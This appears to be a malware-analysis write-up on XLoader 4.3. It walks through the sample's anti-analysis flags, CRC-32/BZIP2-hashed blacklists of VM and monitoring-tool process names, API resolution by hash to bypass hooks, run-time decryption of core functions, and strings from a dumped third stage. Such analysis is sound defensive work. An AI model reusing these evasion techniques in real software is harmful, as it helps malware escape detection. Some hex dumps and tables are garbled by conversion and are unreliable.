
```

77645940: thread has started (tid=3172)
75700000: loaded C:\Windows\SysWOW64\RPCRT4.dll
77645940: thread has started (tid=4144)
75560000: loaded C:\Windows\SysWOW64\user32.dll
77290000: loaded C:\Windows\SysWOW64\win32u.dll
76700000: loaded C:\Windows\SysWOW64\GDI32.dll
768D0000: loaded C:\Windows\SysWOW64\gdi32full.dll
77480000: loaded C:\Windows\SysWOW64\msvcp_win.dll
767B0000: loaded C:\Windows\SysWOW64\ucrtbase.dll
76020000: loaded C:\Windows\SysWOW64\IMM32.DLL
Debugger: thread 4144 has exited (code 0)
Debugger: thread 3172 has exited (code 0)
Debugger: process has exited (exit code 0)

```

I found a very good resource, that explains all the flags that previous formbook version looked for in its analysis. Luckily in the latest xloader, it is still using a similar approach and we can map those flags easily. The following slide shows all the anti-analysis flags that the xloader uses in its configuration.

## Checking anti-analysis tests results



1. WOW32 Reserved hook
2. Software debugger
3. Kernel debugger
4. Blacklisted base file name
5. Blacklisted username
6. Blacklisted username
7. Blacklisted loaded module path
8. Blacklisted loaded module path
9. Blacklisted running process
10. Blacklisted running process
11. Blacklisted loaded DLL

## Decryption/Deobfuscation Routine:

Xloader relies heavily on encryption and obfuscation to avoid being detected from EDR solutions. There is multi-layered encryption performed on its code. The APIs are all hashes, the string and libraries are also hashes. Even the hashes are encrypted in the conf obj. The core functions of xloader are all encrypted and decrypted at run-time after anti-analysis checks are cleared.

### Decrypting Library Names:

- The decryption routine starts, I stepped through the next function after anti-vm checks have been cleared and it looks like the anti-vm flag bytes are used as decryption seed value.
- The library names are being decrypted one by one.

00CFEBA0	ED A4 57 F9 24 64 7E EE 76 C5 B4 C9 BE 17 3A F7	iMw\$~d~iv~É%.:+
00CFEBB0	A5 13 49 6D 95 31 38 D5 86 5F E3 04 C8 E5 DF 58	\$.Im•18Öt_ä.ÈåBX
00CFEBC0	EB 35 1F 8C A9 45 03 3C 9B 90 EA 8A D2 A6 E2 6B	ë5.ØØE.<>.ëŠØ!âk
00CFEBD0	6C 4E AF BD D7 F4 B0 FB FA FD 56 53 42 59 FC 66	LN~%xö°úúývSBYüf
00CFEBE0	8F 7C 36 9A B8 CD EC 48 BA 91 C0 7D 05 30 47 34	. 6š,ÍiHø'À}.ØG4
00CFEBF0	2C 39 D3 3E 0A 2F 82 E1 46 D8 20 87 B6 1A FE 16	,9Ó>./,áFØ·‡¶.þ.
00CFEC00	D6 7A 85 28 0D DE A0 10 93 D4 07 80 B5 8B 92 08	Öz...(.þ .“Ô.€µ<’.
00CFEC10	6A 02 E6 0C 4B 9D 65 3A 50 00 00 D1 38 EC CF 00	j.æ.K.e:P..Ñ8ii.
00CFEC20	C7 CE 5E 00 78 EC CF 00 0D 00 00 00 7C ED CF 00	Çí^ .xíi..... íí.
00CFEC30	58 EE CF 00 2C EE CF 00 E4 ED CF 00 8B F9 5F 00	Xíi.,íí.äíi.Ù_.
00CFEC40	78 EC CF 00 0D 00 00 00 7C ED CF 00 7C ED CF 00	xíi..... íí. íí.
00CFEC50	7C ED CF 00 58 EE CF 00 00 00 00 00 7C ED CF 00	íí.Xíi..... íí.
00CFEC60	78 EC CF 00 74 F4 CF 00 0D 00 00 00 79 EC CF 00	xíi.tôí.....yíi.
00CFEC70	00 00 00 00 03 01 00 00 6B 65 72 6E 65 6C 33 32	.....kernel32
00CFEC80	2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00	.dll.....
00CFEC90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00CFECA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Hex View-1		
00CFEC20	CC ED CF 00 8B F9 5F 00 60 EC CF 00 0D 00 00 00	íí.Ù_.íí.....
00CFEC30	64 ED CF 00 64 ED CF 00 64 ED CF 00 58 EE CF 00	díí.díí.díí.Xíi.
00CFEC40	00 00 00 00 64 ED CF 00 60 EC CF 00 81 F4 CF 00	....díí.`íí..öí.
00CFEC50	0D 00 00 00 61 EC CF 00 00 00 00 00 03 01 00 00	....aií.....
00CFEC60	61 64 76 61 70 69 33 32 2E 64 6C 6C 00 00 00	advapi32.dll....
00CFEC70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00CFEC80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00CFEC90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00CFECA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

- These libraries are then loaded by the native function **LdrLoadDLL**

```

.text:005ECF00 add    esp, 4
.text:005ECF0C mov    [ebp+var_C], eax
.text:005ECF0F test   eax, eax
.short loc_5ECFFA

.text:005ECF03 mov    edx, [ebp+arg_0]
.text:005ECF06 lea    eax, [ebp+var_C]
.text:005ECF09 push   eax
.text:005ECF0A mov    eax, [edx+8]
.text:005ECF0D lea    ecx, [ebp+var_8]
.text:005ECF0F push   ecx
.text:005ECF11 push   0
.text:005ECF13 push   0
.text:005ECF15 call   eax, [ebp+var_C]

.text:005ECFFA loc_5ECFFA:
.text:005ECFFC mov    esp, ebp
.text:005ECFFD ret
.text:005ECFFD sub_SECF83 endp
.text:005ECFFD

```

## Decrypting API Names:

- Some of the APIs that are being decrypted suggests that it looks for further **Process Injection**
  - LookupPrivilegeValueW
  - SeDebugPrivilege
  - AdjustPrivilegeToken

```


00CFEB80 BC EB CF 00 BC EB CF 00 0D 00 00 00 C0 EC CF 00 XeI.XeI....AiI.
00CFEB90 C0 EC CF 00 C0 EC CF 00 B4 ED CF 00 00 00 00 Aii.Aii.'ii....
00CFEB90 C0 EC CF 00 BC EB CF 00 DD F3 CF 00 0D 00 00 00 AiI.Xei.Ydi....
00CFEBB0 BD EB CF 00 00 00 00 00 00 03 01 00 00 61 64 76 61 XeI.....adva
00CFEBC0 70 69 33 32 2E 64 6C 6C 00 00 00 00 53 00 65 00 pi32.dll....s.e.
00CFEBD0 44 00 65 00 62 00 75 00 67 00 50 00 72 00 69 00 D.e.b.u.g.P.r.i.
00CFEBE0 76 00 69 00 6C 00 65 00 67 00 65 00 00 00 00 00 v.i.l.e.g.e....
00CFEBF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Register	Value	Description
EAX	76A0A230	advapi32.dll:advapi32_LookupPrivilegeValueW
EBX	008F0000	TIB[00000F7C]:008F0000
ECX	76C11DE3	
EDX	00B21DE3	debug030:00B21DE3
ESI	0070F55C	Stack[00000F7C]:0070F55C
EDI	0070F97C	Stack[00000F7C]:0070F97C
EBP	0070EA04	Stack[00000F7C]:0070EA04
ESP	0070E9EC	Stack[00000F7C]:0070E9EC
EIP	005FEAD2	sub_5FEAB3+1F
EFL	00000204	

## Computing String Hashes:

- There is a hashing algorithm used for strings, apis etc.
- It loads all the string hashes and compare the running processes with each hash value, if it finds any such process, it adds desired value on the anti-vm flag on conf obj.
- In the screenshot below, it is checking the process name hash with the value of pre-defined set of hashes that it stored.



- The hash value that it is comparing to is **23 E0 C7 CD** which in hex is (0xCDC7E023).
- I have checked 32-bit hashing algorithms by calculating the hash of procmon and found the hashing algorithm that it uses.
- It uses **CRC-32/BZIP2** hashing for its strings

**procmon.exe**

Input:  ASCII  HEX   Output:  HEX  DEC  OCT  BIN  Show processed data (HEX)

**CRC-8** **CRC-16** **CRC-32**

Algorithm	Result	Check	Poly	Init	RefIn	RefOut	XorOut
<a href="#">CRC-32</a>	0x5BA9B1FE	0xCBF43926	0x04C11DB7	0xFFFFFFFF	true	true	0xFFFFFFFF
<b>CRC-32/BZIP2</b>	<b>0xCDC7E023</b>	0xFC891918	0x04C11DB7	0xFFFFFFFF	false	false	0xFFFFFFFF
<a href="#">CRC-32/JAMCRC</a>	0xA4564E01	0x340BC6D9	0x04C11DB7	0xFFFFFFFF	true	true	0x00000000
<a href="#">CRC-32/MPEG-2</a>	0x32381FDC	0x0376E6E7	0x04C11DB7	0xFFFFFFFF	false	false	0x00000000
<a href="#">CRC-32/POSIX</a>	0x05B5FE0A	0x765E7680	0x04C11DB7	0x00000000	false	false	0xFFFFFFFF
<a href="#">CRC-32/SATA</a>	0x6495BF2F	0x04C11DB7	0x052325032	0xFFFFFFFF	false	false	0x00000000
<a href="#">CRC-32/XFER</a>	0xC021CFDE	0xBD0BE338	0x000000AF	0x00000000	false	false	0x00000000
<a href="#">CRC-32C</a>	0xD4B5F5B8	0xE3069283	0x1EDC6F41	0xFFFFFFFF	true	true	0xFFFFFFFF
<a href="#">CRC-32D</a>	0x87315576	0xA833982B	0xFFFFFFFF	true	true	0xFFFFFFFF	0xFFFFFFFF
<a href="#">CRC-32Q</a>	0x931D23B2	0x3010BF7F	0x814141AB	0x00000000	false	false	0x00000000

Share your result:  
<https://crccalc.com/?crc=procmon.exe&method=crc32&datatype=ascii&outtype=0>


Consistent Overhead Byte Stuffing (COBS) Encoder/Decoder  
[Cookies policies](#)

All the hashes that it checks are listed below:


1	86 90 BE 3E	0x3EBE9086	vmwareuser.exe
2	B5 DD 6F 4C	0x4C6FDDB5	vmwareservice.exe
3	3E B1 6D 27	0x276DB13E	vboxservice.exe
4	8E 0A 0F E0	0xE00F0A8E	vboxtray.exe
5	04 94 CF 85	0x85CF9404	sandboxiedcomlaunch.exe
6	84 87 24 B2	0xB2248784	sandboxierpcss.exe
7	23 E0 C7 CD	0xCDC7E023	procmon.exe
8	50 5F 1F 01	0x011F5F50	filemon.exe
9	1C BC D4 1D	0x1DD4BC1C	wireshark.exe
10	E2 FC 35 82	0x8235FCE2	netmon.exe
11	D5 E2 2C C7	0xC72CE2D5	--
12	8B 17 63 02	0x0263178B	--
13	56 53 58 57	0x57585356	--
14	40 52 B9 9C	0x9CB95240	sharedintapp.exe
15	EF 9F C3 0C	0x0CC39FEF	--
16	57 AC 47 93	0x9347AC57	vmsrv.exe
17	DC 22 95 9D	0x9D9522DC	vmusrvc.exe
18	0E C7 1B 91	0x911BC70E	python.exe
19	B9 3D 44 74	0x74443DB9	perl.exe
20	A9 1A 4C F0	0xF04C1AA9	regmon.exe

### *Computing API Hashes:*

- Similar to strings hashes
- The APIs that are being loaded from injected **ntdll** are also called by hashes instead of names
- This method makes detection very hard even for manually analyzing the malware.
- The malware loads all exports of ntdll one by one and computes the CRC-32/BZIP2 hash of those apis then compares it with its decrypted hashes.
- If a match is found, then it retrieves the address and call the function, **hence bypassing all API hooks.**



- I wrote a little script that does the same, I provide the hash and it searches in a list of commonly used strings,apis,paths etc, computes their hashes and then compares with the provided hash to check whether a match has been found or not.
- Here in this case, the hash matched on **NtResumeThread** API call, so malware will exit the loop and continues to retrieve the address and then call the api.
- It manually searches for the address of desired API and calls it, this way the debugger is also not able to detect which API is being called.
- In the screenshot below, I have opened another instance of same dll in IDA with symbols and we can see the hex value that is being pushed onto eax register is the same.




- I know the hashing function, so instead of stepping through this native assembly of hundreds of functions in a loop, I have just setup the breakpoint on that function by writing IDA python script and just continuing again and again to see the decrypted APIs
- The List of APIs that I found are listed below:

1	NtOpenDirectoryObject	
2	NtCreateMutant	
3	RtlSetEnvironmentVariable	
4	NtCreateSection	
5	NtMapViewOfSection	
6	NtOpenProcess	
7	RtlAllocHeap	
8	NtQueryInformationToken	
9	NtProtectVirtualMemory	
10	NtCreateFile	
11	NtDelayExecution	
12	NtReadVirtualMemory	
13	NtOpenThread	
14	NtReadFile	
15	NtUnmapViewOfSection	
16	NtResumeThread	
17	ExitProcess	
18	NtQuerySystemInformation	
19	NtOpenProcessToken	
20	NtAdjustPrivilegesToke	
21	NtReadVirtualMemory	
22	RtlQueryEnvironmentVariable	
23	RtlDosPathNameToNtPathName_U	
24	NtSuspendThread	
25	NtGetContextThread	
26	NtSetContextThread	

## Decrypting Core Malicious Functions:

- The malware decrypts its core functions at run-time and then jumps to those functions continuing the execution flow.
- Xloader sets up a function by **push ebp** and **mov ebp, esp** and other starting instructions but below these all bytes are encrypted.
- In previous versions of formbook, the core malicious functions could be identified by the magic bytes of 48909090, 49909090 etc.
- However, in the latest xloader 4.3 these starting bytes are random.
- After the anti-vm checks and establishing the RC4 decryption key. These functions are decrypted at run-time and the execution flow jumped to the decrypted assembly.
- IDA resolves the decrypted bytes and recreates assembly instructions to continue.



```

EIP: .text:005EDDEF db 90h
      ; -----  

      .text:005EDDEF nop  

      .text:005EDDF0 nop  

      .text:005EDDF1 nop  

      .text:005EDDF2 nop  

      .text:005EDDF3 nop  

      .text:005EDDF4 xor ebx, ebx  

      .text:005EDDF6 push 2A4h  

      .text:005EDDFB lea eax, [ebp-564h]  

      .text:005EDE01 push ebx  

      .text:005EDE02 push eax  

      .text:005EDE03 mov [ebp-568h], ebx  

      .text:005EDE09 call sub_600283  

      .text:005EDE0E push 2A4h  

      .text:005EDE13 lea ecx, [ebp-2BCh]  

      .text:005EDE19 push ebx  

      .text:005EDE1A push ecx  

      .text:005EDE1B mov [ebp-2C0h], ebx  

      .text:005EDE21 call sub_600283  

      .text:005EDE26 push 206h  

      .text:005EDE2B lea eax, [ebp-76Eh]  

      .text:005EDE31 xor edx, edx  

      .text:005EDE33 push ebx  

      .text:005EDE34 push eax  

      .text:005EDE35 mov dword ptr [ebp-14h], 8855FF8Bh  

      .text:005EDE3C mov dword ptr [ebp-10h], 0E8ECh  

      .text:005EDE43 mov [ebp-0Ch], bx  

      .text:005EDE47 mov [ebp-770h], dx  

      .text:005EDE4E call sub_600283  

      .text:005EDE53 mov esi, [ebp+8]  

      .text:005EDE56 push 10h  

      .text:005EDE58 lea ecx, [ebp-770h]



```

Understanding the detailed technical methodology of decrypting these encryption and obfuscation techniques. This following blog by [zscaler](#) is an excellent resource.


<https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-s-code-obfuscation-version-4-3>

### Partially Decrypted Shellcode:

- Stepped over a few functions and it looks like it reads itself and most likely trying to inject itself in some other process
- The malware is now preparing for another binary to inject further. As can be seen in the screenshot of the dump that I found in the memory
- This memory dump is **RWX** memory region in itself as can be seen in the process hacker



- I stepped over a few functions while monitoring the memory region.
- The malware is decrypting the shellcode from the binary
- Only plain shellcode is left without MZ headers
- This is the 3<sup>rd</sup> stage xloader which is partially decrypted
- I dumped the binary from memory and run a FLOSS string search on it which provides some useful insights



The screenshot shows the Floss tool interface. The main window displays analysis results for dump.exe (PID 4444). The results include:

- INFO: floss.results: Password
- INFO: floss.results: 2016
- INFO: floss.results: urlmon.dll
- INFO: floss.results: User-Agent:
- INFO: floss.results: Local State
- INFO: floss.results: Windows Explorer
- INFO: floss.results: Windows Explorer\dump.exe
- INFO: floss.results: POST
- INFO: floss.results: wininet.dll
- INFO: floss.results: gggB
- INFO: floss.results: InternetOpenA
- INFO: floss.results: InternetConnectA
- INFO: floss.results: HttpOpenRequestA
- INFO: floss.results: HttpSendRequestA
- INFO: floss.results: InternetReadFile
- INFO: floss.results: InternetCloseHandle
- INFO: floss.results: MS-WAPI-
- extracting stackstrings: 100%
- INFO: floss.tightstrings: extracting tightstrings from 43 functions...
- INFO: floss.results: aaH8m\tk
- INFO: floss.results: http://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip
- extracting tightstrings from function 0x6b0ff3: 100%
- INFO: floss.string\_decoder: decoding strings
- INFO: floss.results: >@@@?456789:;<=
- INFO: floss.results: !"#\$%&'()\*+,.-./0123
- INFO: floss.results: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
- INFO: floss.results: Pm1n
- INFO: floss.results: ~F@7%m\$~
- INFO: floss.results: ~draGon~
- INFO: floss.results: explorer.exe
- INFO: floss.results: Microsoft\Windows
